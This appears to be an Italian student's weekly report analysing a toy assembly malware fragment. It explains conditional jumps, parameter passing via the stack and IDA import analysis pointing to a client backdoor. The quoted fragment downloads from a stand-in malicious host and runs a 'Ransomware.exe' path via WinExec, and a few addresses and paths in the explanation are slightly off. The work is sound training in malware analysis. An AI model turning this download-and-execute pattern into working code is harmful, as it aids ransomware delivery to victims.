

Weekly Project Report

Analisi Avanzate: Un Approccio pratico

Il progetto di questa settimana consiste nell'effettuare un'analisi avanzata di un frammento di codice in linguaggio Assembly appartenente ad un malware.

In particolare ci viene richiesto di:

- 1) Step 1 - Spiegare quale salto condizionale viene fatto e perché.**
- 2) Step 2 - Disegnare un diagramma di flusso per i salti condizionali.**
- 3) Step 3 - Quali sono le funzionalità implementate all'interno del malware.**
- 4) Step 4 - Spiegare come avviene il passaggio dei parametri alle funzioni "call".**

CODICE ASSEMBLY

00401040 mov EAX, 5

00401044 mov EBX, 10

00401048 cmp EAX, 5

0040105B jnz loc 0040BBA0 ; tabella 2

0040105F inc EBX

00401064 cmp EBX, 11

00401068 jz loc 0040FFA0 ; tabella 3

0040BBA0 mov EAX, EDI EDI= www.malwaredownload.com

0040BBA4 push EAX ; URL

0040BBA8 call DownloadToFile() ; pseudo funzione

0040FFA0 mov EDX, EDI EDI: C:\Program and Settings\Local\User\Desktop\Ransomware.exe

0040FFA4 push EDX ; .exe da eseguire

0040FFA8 call WinExec() ; pseudo funzione

1) STEP 1

Nel codice sono presenti due jump (salti) condizionali; il primo è un jnz ovvero un jump not zero che effettua il salto se ZF=0; il secondo invece è un jz ovvero un jump zero che effettua il salto se ZF=1.

ZF (zero flag) assume dei valori diversi a seconda del risultato dell'operazione "compare" effettuata prima dei jump, nello specifico se:

- destinazione = sorgente allora ZF = 1
- destinazione \neq sorgente allora ZF = 0

Quindi per capire se effettivamente il salto viene eseguito o meno dobbiamo conoscere il valore degli operandi.

Do the math:

EAX = 5

EBX = 10

Cmp : 5 = 5 ? Si, non fa il salto


Inc EBX = 10 + 1

Cmp = 11 = 11 ? Si, fa il salto

Quindi possiamo dire che non viene eseguito il primo salto (jnz) ma il secondo, ovvero jz.

2) STEP 2

Di seguito la rappresentazione grafica in stile **diagramma di flusso** del codice con i salti, dove la freccia rossa indica il salto che non viene effettuato mentre la freccia verde indica il salto che il codice fa.



3) STEP 3

Ora che abbiamo analizzato meglio il funzionamento della prima parte e capito quale salto viene effettuato possiamo fare un'ipotesi su quella che potrebbe essere la funzionalità del codice.

Come si nota nella **terza parte di codice quella all'indirizzo di memoria 0040FFA0** dove si arriva con il jump, viene fatto uno spostamento (**mov**) di **EDI** nel **registro EDX**; viene riportato di fianco nelle note aggiuntive prodotte presumibilmente dal dissambler che in EDI è presente un path ad un eseguibile chiamato "Ransomware.exe".

Quindi dopo aver copiato il percorso all'interno del registro EDX, quest'ultimo viene messo sullo stack tramite l'operazione push così da preparare l'argomento per la chiamata di funzione successiva.

Infine all'indirizzo di memoria 0040FFA8 viene chiamata la funzione WinExec() la quale è una funzione di sistema di Windows che esegue un file eseguibile specificato che in questo caso è il percorso del file "Ransomware.exe" copiato precedentemente nel registro EDX.

Nel caso in cui fosse stato eseguito il **primo jump invece la seconda parte di codice** prevedeva un'operazione di **mov** ovvero di spostare nel **registro EAX** il **contenuto di EDI, che in questo caso corrispondeva all'url**

www.malwaredownload.com come si vede nelle note di fianco all'istruzione.

Quindi dopo aver copiato il percorso all'interno del registro EAX, quest'ultimo viene messo sullo stack tramite l'operazione push così da preparare l'argomento per la chiamata di funzione successiva.

Infine all'indirizzo di memoria 0040BBA0 viene chiamata la funzione URLDownloadToFile() che è una funzione di sistema di Windows che consente di scaricare un file da un URL specifico, in questo caso rappresentato dall'url sospetto precedentemente copiato nel registro EAX e salvarlo poi in un percorso locale.

4) STEP 4

Per quanto riguarda gli argomenti vengono passati alla funzione tramite un approccio chiamato **"passaggio degli argomenti tramite stack"** il quale prevede che i valori degli argomenti vengono in primis caricati in un registro.

Inseguito dato che **una chiamata di funzione prevede la creazione di un nuovo stack**, viene utilizzata l'**istruzione "push" per mettere gli argomenti nello stack**, facendo scorrere il puntatore dello stack verso il basso.

L'ordine in cui gli argomenti vengono messi nello stack dipende dalla convenzione utilizzata: in alcune convenzioni gli argomenti possono essere messi nello stack in ordine inverso, mentre in altre convenzioni di chiamata, l'ordine può essere lo stesso in cui sono dichiarati nell'interfaccia della funzione.

Una volta che gli argomenti sono nello stack sono pronti per essere utilizzati e la funzione chiamata può accedervi recuperandoli dall'indirizzo di memoria corrispondente nello stack.

Infine quando la funzione avrà terminato il suo compito verrà eseguita un'operazione di pulizia dello stack secondo gli standard della convenzione utilizzata.

La sintassi della funzione WinExec() è:

```
WinExec(  
[in] LPCSTR lpCmdLine, // stringa del percorso dell'applicazione o del file eseguibile  
[in] UINT uCmdShow // modalità di visualizzazione; es:SW_HIDE, SW_MAXIMIZE  
);
```

La sintassi della funzione URLDownloadToFile() é:

```
URLDownloadToFile(  
LPUNKNOWN pCaller,  
LPCTSTR szURL,  
LPCTSTR szFileName,  
_Reserved_ DWORD dwReserved,  
LPBINDSTATUSCALLBACK lpfnCB  
);
```

tra questi gli argomenti indispensabili richiesti per essere chiamata correttamente sono:

- **URL del file** ovvero una stringa che rappresenta l'URL del file che si desidera scaricare.
- **Percorso di destinazione** ovvero il percorso del file sul disco rigido o su un'altra destinazione locale in cui si desidera memorizzare il file scaricato.

BONUS: Analisi Malware su IDA


Il dipendente ci segnala un nuovo potenziale malware presente sulla sua macchina. Questa volta però ha ragione e il file è effettivamente malevolo.

Procediamo quindi ad analizzarlo con IDA per dare un'occhiata al codice e alla sua composizione in modo tale da avere un'idea di che tipo di malware possa essere.

La prima cosa da fare ora che conosciamo i comportamenti più comuni e le funzioni utilizzate dalle principali categorie di malware, è quella di controllare nella sezione "imports" le funzioni e le librerie utilizzate dal malware.

Vediamo che le librerie utilizzate sono:

- Kernel32.dll che contiene le funzioni principali per interagire con l'os come la manipolazione dei file, gestione della memoria ecc..
- MSVCRT.dll che contiene funzioni per la manipolazione stringhe, allocazione memoria e altro come chiamate per input/output in stile linguaggio C
- WSock32.dll e Ws2_32.dll** che contengono le funzioni di network per la creazione di socket. E' proprio in questa sezione che ci concentriamo maggiormente andando ad analizzare meglio le funzioni utilizzate e notiamo subito tra queste: WSASStartup, socket, connect, gethostname, tutte funzioni a noi note e con cui abbiamo familiarizzato.



Function name	Address	Ordinal	Name	Library
sub_40560E	000000...		WSARecv	WS2_32
sub_40694F	000000...		WSASend	WS2_32
sub_4069D7	000000...	7	getsockopt	WSOCK32
sub_4069E6	000000...	4	connect	WSOCK32
sub_406A95	000000...	9	htons	WSOCK32
sub_406AD2	000000...	52	gethostname	WSOCK32
sub_406B5F	000000...	14	ntohl	WSOCK32
sub_406D65	000000...	12	ioctlsocket	WSOCK32
start	000000...	21	setsockopt	WSOCK32
	000000...	23	socket	WSOCK32
	000000...	3	closesocket	WSOCK32
	000000...	18	select	WSOCK32
	000000...	10	inet_addr	WSOCK32
	000000...	151	__WSAFDIsSet	WSOCK32
	000000...	115	WSASStartup	WSOCK32
	000000...	116	WSACleanup	WSOCK32
	000000...	111	WSAGetLastError	WSOCK32

Questo ci porta a ipotizzare con le poche informazioni a nostra disposizione che il seguente malware è una backdoor di tipo client, in quanto mancano le funzioni bind, listen e accept per poter essere un server. Un client è un tipo di backdoor che viene installato e eseguito sul sistema target, agendo come un punto di accesso nascosto e viene utilizzato per connettersi e comunicare tramite un server backdoor remoto.